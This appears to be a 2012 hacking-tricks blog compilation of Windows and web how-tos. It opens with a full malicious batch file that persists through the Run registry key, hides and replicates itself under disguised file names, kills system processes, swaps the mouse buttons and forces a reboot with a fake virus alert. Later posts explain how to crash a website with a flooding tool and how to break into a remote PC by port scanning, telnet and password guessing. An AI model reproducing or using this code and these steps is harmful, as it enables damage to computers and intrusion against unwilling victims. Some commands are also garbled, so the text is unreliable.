Showing posts with label Tricks. Show all posts

Tuesday, 26 June 2012

Creating and playing with batch files


Playing with batch files means playing with
 windows system. Batch programs allows you to run your multiple commands in DOS mode.  

Here is a example command telling youhow to:
1) Copy the file itself into the windows startup
2) Copy the file itself over multiple times into random spots in your system.
3) Setting the file itself and its production in hidden file status
4) Kill common programs like MSN messenger, Yahoo messenger, Windows Explorer, etc.
5) Swap the mouse buttons.
6) Open alert messages.
7) Change the time to your value and shutting down the PC.
I’ve fixed all the code in just one program.
@Echo off
color 4
title 4
title YCN
start
start
start
start calc
copy %0 %Systemroot%Macrosoft > nul
reg add HKLMSoftwareMicrosoftWindowsCurrentVersionRun /v Macrosoft /t REG_SZ
/d %systemroot%Macrosoft.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Macrosoft.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill firefox.exe
tskill winlogon.exe
tskill explorer.exe
start
cls
cd %userprofile%desktop
copy Macrosoft.bat YCN.bat
copy Macrosoft.bat YCN.jpg
copy Macrosoft.bat YCN.txt
copy Macrosoft.bat YCN.exe
copy Macrosoft.bat YCN.mov
copy Macrosoft.bat FixVirus.bat
cd %userprofile%My Documents
copy Macrosoft.bat YCN.bat
copy Macrosoft.bat YCN.jpg
copy Macrosoft.bat YCN.txt
copy Macrosoft.bat YCN.exe
copy Macrosoft.bat YCN.mov
copy Macrosoft.bat text.bat
start
start calc
cls
msg * Alert!
msg * Alert!
shutdown -r -t 10 -c “VIRUS DETECTED, Visit YOUCANHACK.BLOGSPOT.COM to solve this”
start
start
time 12:00
:YCN
cd %usernameprofile%desktop
copy Macrosoft.bat %random%.bat
goto YCN
The code highlighted in BLUE sets the attributes of file to Read only and Hidden. The code inPINK copies the file Macrosoft.bat in random directory with random name. The Codes in Light Blue creates and copies the several .bat, .mov, .exe, .jpg, files in random place.
You can study the code further, for example for swapping mouse button, a simple registry value is added.

Removing Autorun.inf/Autorun.ini virus manually


Please note that I’ve already posted this thing but it was only few steps.. Now I want you to apply several methods to remove the autorun.inf or autorun.ini virus.

METHOD I
You can easily remove the VB script viruses like MS32DLL.dll.vbs and others which works with the aid of autorun.inf in your harddrive. This virus is mostly transferred via USB pendrive which don’t have any write protect function.
Although i recommend you to use a good virus removal software or script blocker. When you open any of the hard drives may be USB or primary hard disk. You will be directed to this visual basic script which drives yourcomputer crazy. It becomes hard to access your harddrive.
Here’s a way how to disable this script atleast.
As it works with the help of autorun.inf you must be aware to find the autorun.inf file in your hard drive which is read-only and hidden.
NOTE: Remember this script also blocks some of the contents in Folder options . For example, “show the hidden files“.


So DOS, which is the best way for hackers as well as repairers to edit your computer.
Do the following.
STEP 1:
Locate the infected drive either C:, D:, E:, F, and so on.
STEP 2:
Now search for the file name autorun.inf using dir command.
” C:/dir autorun.inf (where C, is your drive)”
STEP 3:
I know that, it won’t discover any of the file name autorun.inf as it is the hidden one. Try the following:
” C:/dir/ah (where C is ur drive letter)
Now you can see the files autorun.inf of approx 100+ Kb and MS32DLL.dll.vbs file.
STEP 4:
Autorun.inf is the Master and MS32DLL.dll.vbs is a worker. Autorun.inf gives order to work out on the computer. So first you must delete the file named autorun.inf try these codes.
“C:/del/ah/f autorun.inf”
I think the file is now deleted
STEP 5:
Now type following commands:
“C:/copy con autorun.inf (Enter)
[AutoRun]
open=explorer.exep(Press F6 button and hit enter)
Now you are approx. done.
Now do the same steps for MS32DLL.dll.vbs file as i mentioned in STEP 4
Try to restart the computer
You’ll see the result, if not worked better you use a better virus removable and be prepared for future. If you want to remove this virus first download your usb drives and ur hard drives. Don’t keep any backup.
AND HEY DON’T forget about the program wscript.exe check if it is running or not in you taskmanager. It makes the vbs file work.


METHOD IIAlternative method to remove autorun.inf virus or ms32dll.dll.vbs
1-2. double click on My computer on Desktop ,
- choose Tool and select “Folder options”
- click on “View” tap select “Show Hidden files and folders” and un hake “Hide Extention….”
- and “Hide protected operating system file” (this selections are important to find the files you need to delete)
- then click “OK”
3. open Windows Task Manager (ctrl-alt-del) and select the “Processes” tap
- Click on “Image name” to sort File
- find “wscript.exe” and click on “End Process” (if there is more than one process with that name you have to end all of them)
- close the “Task Manager”


4. then you will click on Start and select “Search” and search for “autorun.inf” (Search the computer)
- you will then delete all the files that contains the text MS32DLL.dll.vbs (the virus) by pressing:SHIFT + DELETE. (There of course should not be Autorun.inf in the C rooth).
5. you will also delete the virus from the system (C:WINDOWS MS32DLL.dll.vbs) by pressing: SHIFT + DELETE
6. Next step is to edit the Register (Like always you have to be very care fool in the registry tools. Some mistake there can crash your computer)
- first, click on “Start” and select “Run” and type in “Regedit” and press “Enter”.
- select HKEY_LOCAL_MACHINE –> Software –>Microsoft –>Windows –> Current Version –> Run.
- find there “MS32DLL” and delete that entry.
6. Then select HKEY_CURRENT_USER –> Software –> Microsoft –> Internet Explorer –> Main. There you find “Window Title “Hacked by Godzilla”" and you should delete that entry. You can close the registry now.
7. next you will click on Start –> Run and type in “gpedit.msc” and press “Enter”. then you will open “Group Policy”.
- there you will select User Configuration –> Administrative Templates –> System –> and there you will double click on “Turn Off Autoplay”
- in the window there you should select “Enabled” and select “All drives” (they say in this Thai webside that select all turn of Autoplay will be safer for not getting viruses). Now you can close the Group Policy.


8. Next you will click on Start –> Run and type “msconfig” and press “Enter”.
- you will open “System Configuration Utility”.
- click on “Startup” tap
- find the file MS32DLL, choose Enable All, then unhake “MS32DLL”
- click Apply then OK to close
- then you will exit the “System Configuration Utility” and select “Exit Without Restart” when prompt.
9. After this you double click on My Computer and select “Tools” and “Folder Options” and “View” tap to change back there.
- select “Hide Extention…” and “Hide protected operating system file” and “Don’t show hidden files and folders”.
- then you will empty the “Recycle bin” and “Restart” your computer.

After applying both methods, I trusted the second method. Which one worked great on you?Please do comment in it.

Deleting undeletable file(s)


Open a Command Prompt window and leave it open.
Close all open programs.
Click Start, Run and enter TASKMGR.EXE
Go to the Processes tab and End Process on Explorer.exe.
Leave Task Manager open.
Go back to the Command Prompt window and change to the directory the AVI (or other undeletable file) is located in.
At the command prompt type DEL where is the file you wish to delete.
Go back to Task Manager, click File, New Task and enter EXPLORER.EXE to restart the GUI shell.
Close Task Manager.
Or you can try this
Open Notepad.exe
Click File>Save As..>
locate the folder where ur undeletable file is
Choose ‘All files’ from the file type box
click once on the file u wanna delete so its name appears in the ‘filename’ box
put a ” at the start and end of the filename
(the filename should have the extension of the undeletable file so it will overwrite it)
click save,
It should ask u to overwrite the existing file, choose yes and u can delete it as normal
Here’s a manual way of doing it. I’ll take this off once you put into your first post zain.
1. Start
2. Run
3. Type: command
4. To move into a directory type: cd c:*** (The stars stand for your folder)
5. If you cannot access the folder because it has spaces for example Program Files or Kazaa Lite folder you have to do the following. instead of typing in the full folder name only take the first 6 letters then put a ~ and then 1 without spaces. Example: cd c:progra~1kazaal~1
6. Once your in the folder the non-deletable file it in type in dir – a list will come up with everything inside.
7. Now to delete the file type in del ***.bmp, txt, jpg, avi, etc… And if the file name has spaces you would use the special 1st 6 letters followed by a ~ and a 1 rule. Example: if your file name was bad file.bmp you would type once in the specific folder thorugh command, del badfil~1.bmp and your file should be gone. Make sure to type in the correct extension.

Hacking and crashing website using IP


Your friend or your enemy has made a little shitty website for whatever maybe a private server or anything.. And your feeling devious and want to crash it

Step One: First we need to find the websites IP Adress. This is very easy todo. Ok so say they URL is http://www.yoursite.com ok now that you have your URL open Up Cmd todo this press Start>Run>cmd Once you have CMD open you type ping http://www.yoursite.com press enter and you will get the ip of the website. (YOU MUST REMOVE HTTP:// AND ANY /’s)

Step Two: Now we must test to see if port 80 is open (it usually is).
This is very easy todo to Ok open up the port scanner you downloaded.
Once in the port scanner type in your Victims ip that you got from step 1.
It will ask you todo a range scan or a full scan (SELECT REANGE SCAN!) It will ask for conformaition you have to use a capital Y or a capital N! Now enter 79 for lowest port and 81 for highest hit enter than hit cap Y.
[X] = Closed
[X] Vulnerable = Open

Step Three ALMOST DONE:
The final and easiest step (IF PORT 80 IS CLOSED PICK A NEW SITE!)
If port 80 is open your on your way to crashing!!
Ok open Up rDos that you download.
Enter your victims ip that we got from step 1.
It will ask you for the port to attack use port 80 that is why we scaned to make sure 80 was open! If it is closed it will not work.
Hit enter.. *=Flooding -=Crashed Or didn’t connect!
EXAMPLE:
Thanks for reading i hope this helps icon smile Hacking and crashing website using IP

Download Files directly to your web host server faster and easier


Needless to say that it’s a hectic job to download and upload a file from some website  to your hard drive and again upload and extract it to your server. Imagine how much time are you loosing in this process. But imagine how you can save your time by directly downloading it to your own web server. While your web server always have larger download speed as compared to your home/office PC.

There are several ways to access the terminal of your web server/host. But we are focusing on SSH (Secure Shell) method. Secure Shell is one of the alternative of telnet terminal. Secure shell is itself a secured access terminal. To acces and use SSH terminal your web host must have to enable it.
If you own a dedicated or VPS or any private server then you can easily configure it on or off by yourself. If you don’t own a dedicated server or you’ve used a shared server then usually they are turned off for security reasons, you must request your web host support team.

Another thing necessary to accomplish this process is, a SSH client. Without a client it won’t be easy to access SSH server. Since most of us use Windows, you can use PuTTy.
Login to your web server using your regular control access data.
a Download Files directly to your web host server faster and easier

Once you click on Open button you’ll be redirected to a terminal window which asks you login details.
b1 Download Files directly to your web host server faster and easier

Once successfully logged in change and locate the directory you want to download your file to. For example, in this tutorial, you’ll be downloading a file to public_html.
c1 Download Files directly to your web host server faster and easier
Now finally use the wget command to download files.
For example, if you want to download a file located in http://www.website.com/xyz.zip execute the following command in SSH terminal.

d1 Download Files directly to your web host server faster and easier
That’s it, you are all done.
Using this method will help you to reduce the excessive bandwidth usage because of repeated downloading and uploading same file. Besides these there are several benefit of using SSH to download files directly to your server.

How to Hack Remote Computer using IP Address


Literally, hacking is accessing something or somebody in internet without their permission or interest. While, speaking in summary, hacking is very easy job, it is like instead of using front door, finding the hidden door of a house and hijacking the precious things. Among all the hacking, hacking via IP address is one of the most common yet powerful beginning.
You may want to hack the website and put your advertisement there or grab some database information In this type of hacking, you are playing with the web server’s computer instead of the administrator’s computer. Because, www.website.com is hosted in separate web server rather than personal computer.
Another can be accessing your friend’s computer from your home. Again this is IP based and this is possible only when your friend’s computer is online. If it is off or not connected to internet then remote IP hacking is totally impossible.
Well, both of the hacking has the same process. Let’s summarize what we must do.
  1. Confirm the website or a computer you want to hack.
  2. Find or trace their IP address.
  3. Make sure that IP address is online
  4. Scan for open ports
  5. Check for venerable ports
  6. access through the port
  7. Brute-force username and password
Now let me describe in brief in merely basic steps that a child can understand it.
First, getting the IP address of victim.
To get the IP address of the victim website, ping for it in command prompt.
For example,
ping www.google.com
will fetch the IP address of Google.com
a How to hack remote computer using IP Address
This is how we can get the IP address of the victims website.
How about your friend’s PC? You can’t do www.yourfirend’sname.com, can you? Finding your friend’s IP address is little tough job, and tougher it is if he has dynamic IP address that keeps changing.
One of the widely used method to detect IP address of your friend is by chatting with him.
Now you got the IP address right? Is it online?
To know the online status just ping the IP address, if it is online it will reply.
If the IP address is online, scan for the open ports. Open ports are like closed door without locks, you can go inside and outside easily.
Use Advanced Port Scanner to scan all open and venerable ports.
b How to hack remote computer using IP Address
Now you’ve IP address and open port address of the victim, you can now use telnet to try to access them. Make sure that you’ve telnet enabled in your computer or install it from Control panel > Add remove programs > add windows components.
Now open command prompt and use telnet command to access to the IP address. Use following syntax for connection.
telnet [IP address] [Port]
c How to hack remote computer using IP Address
You’ll be asked to input login information.
d How to hack remote computer using IP Address
If you can guess the information's easily then it’s OK.

In this way you’ll able to hack remote computer using only IP address

Tuesday, 15 May 2012

Free Calling Sites, Anywhere


You Know? Using mobile via internet we can call to a mobile phone For free..
i am providing some sites providing that facility with some limitations
http://talkster.Com

http://rebtel.Com

http://spoofcard.Com

http://voipraider.Com

http://icall.Com

http://freeipcall.Com

http://evaphone.Com

Forgot Your NOKIA Security Code?


Dont worry get its Master Code 4Free From

How to delete or deactivate facebook account


The process will disable or delete or deactivate any one's Facebook account temporarily. After using the process; you profile will not show in Facebook. All the post of your will be not show in any of your friend's wall.

Process:
1. Log in to your face-book account by giving user name and password.
2. Click on the drop down menu of your account which is present at the top right side corner of the face-book.
3. Choose "Account setting".

4. Navigate to "Security tab".
OR follow the link https://www.facebook.com/settings?tab=security
5. Choose "Deactivate your account".

6. Now provide the reason of your deleting the Facebook account on the open window.
7. You will also find various check boxes asking whether you want to delete your created group or any application etc
8. Tick the check boxes according to your wishes.
9. Now click on "confirm".

10. It will again ask for the Facebook password. Just enter the password and click on "Deactivate Now".
Now your face book account is deactivated temporarily.
To reactivate the disable Facebook account just log in to face book using your old face-book Id and password.

How to Upload Pictures/Images In Google Earth


You must first register with PANORAMIO, where you can upload the pics, and then you must tag them on the map... After a month, your pics will be available on Google Earth, upon verification by Panoramio.

FACEBOOK SPAM VIDEOS – HOW BLOCK / AVOID THEM


Day in, day out, I keep getting tagged by my facebook friends in weird videos due to some mistake on their own part. These friends didn’t intentionally tag me but some of these videos can sometimes be so disgusting. There was a time Facebook had some problem dealing with a widespread pornographic spam but it seems to be different now. Weird videos keep spreading and users tag their friends unknowingly and drag their friends into the whole thing.
Where do these videos come from?
The source of these video spam sometimes can’t be traced but it’s usually caused by allowing viruses, malwares and spammyapplications. Someone with one or two hacking skills might decide to create an application to market his site to facebook users in form of video spam. Some of these might even make you lose your facebook account if your affected account poses a threat to other facebook users.
Just this morning the spam came in form of a message from one of my friends on facebook.
And just last week, I got tagged in a video that I knew was spam right away. I tried checking my timeline to show a screenshot here but it’s nowhere to be found. I guessed facebook removed it already. Here is one of the thise I’ve had before:
Other know spam messages, videos and posts often have titles similar to these:
- The World Funniest Condom Commercial – LOL
- This Woman Has a Orgasm on a Roller Coaster! LOL
- This Girl Killed Herself after Her Dad Posted This on Her Wall
- Rofl I Cant Believe You Are Tagged in This Video
- Nicki Minaj S-e-x Tape – Exclusive
How Do I Avoid Getting Involved in these Things?
Since I started using facebook, I’ve never tagged anyone in any spam post because I’m always careful not to let any application control my facebook account.
- Do not grant doubtful applications access to your account
- Never follow links with many friends tagged
- Do not watch any of these tempating videos
- Also, never comment on these posts
Alright, I’m Already Affected! How Do I Stop Spamming my Friends?
These spam posts have different threat levels and what you have to do to block / stop them depend on whether your computer has been infected by a malware or you’ve granted access to an application.
  1. First thing first, remove the video from your profile / wall / timeline
  2. Tell your friends not to click on any link from you and claim that you’re not directly responsible. This will reduce the spread
  3. Scan you computer with an antivirus and malwares. You should also clean tracking cookies from spam websites with Ccleaner.
  4. If you’ve granted a facebook application access to post on your behalf, follow these steps:
- Click on the Applications link on the left
This takes you to your list of used applications where you can remove the ones spamming your wall.
It’s better taking the preventive measures earlier mentioned in the article than later trying to block this spam posts and videos. Be very careful with links you follow and do not watch any of those weird videos you get tagged in.

How to remove Facebook TimeLine


Facebook Launch Timeline But Many of Peoples Dont want TimeLine.Some days Before our many of visitors Comment That How to Remove Facebook Timeline so today we telling about how to remove Timeline from your facebook/
1. Download Timeline Remover
TimelineRemove( For Chrome)
TimelineRemove( For Firefox)
TimelineRemove(for Internet Explore)
After Download and Install This It Looks Like This at Top Right Corner Of Your Browser
Then click on Remove Timeline.After do this it looks like
That Means Your Facebook timeline Have been Removed
I have updated the links from their official website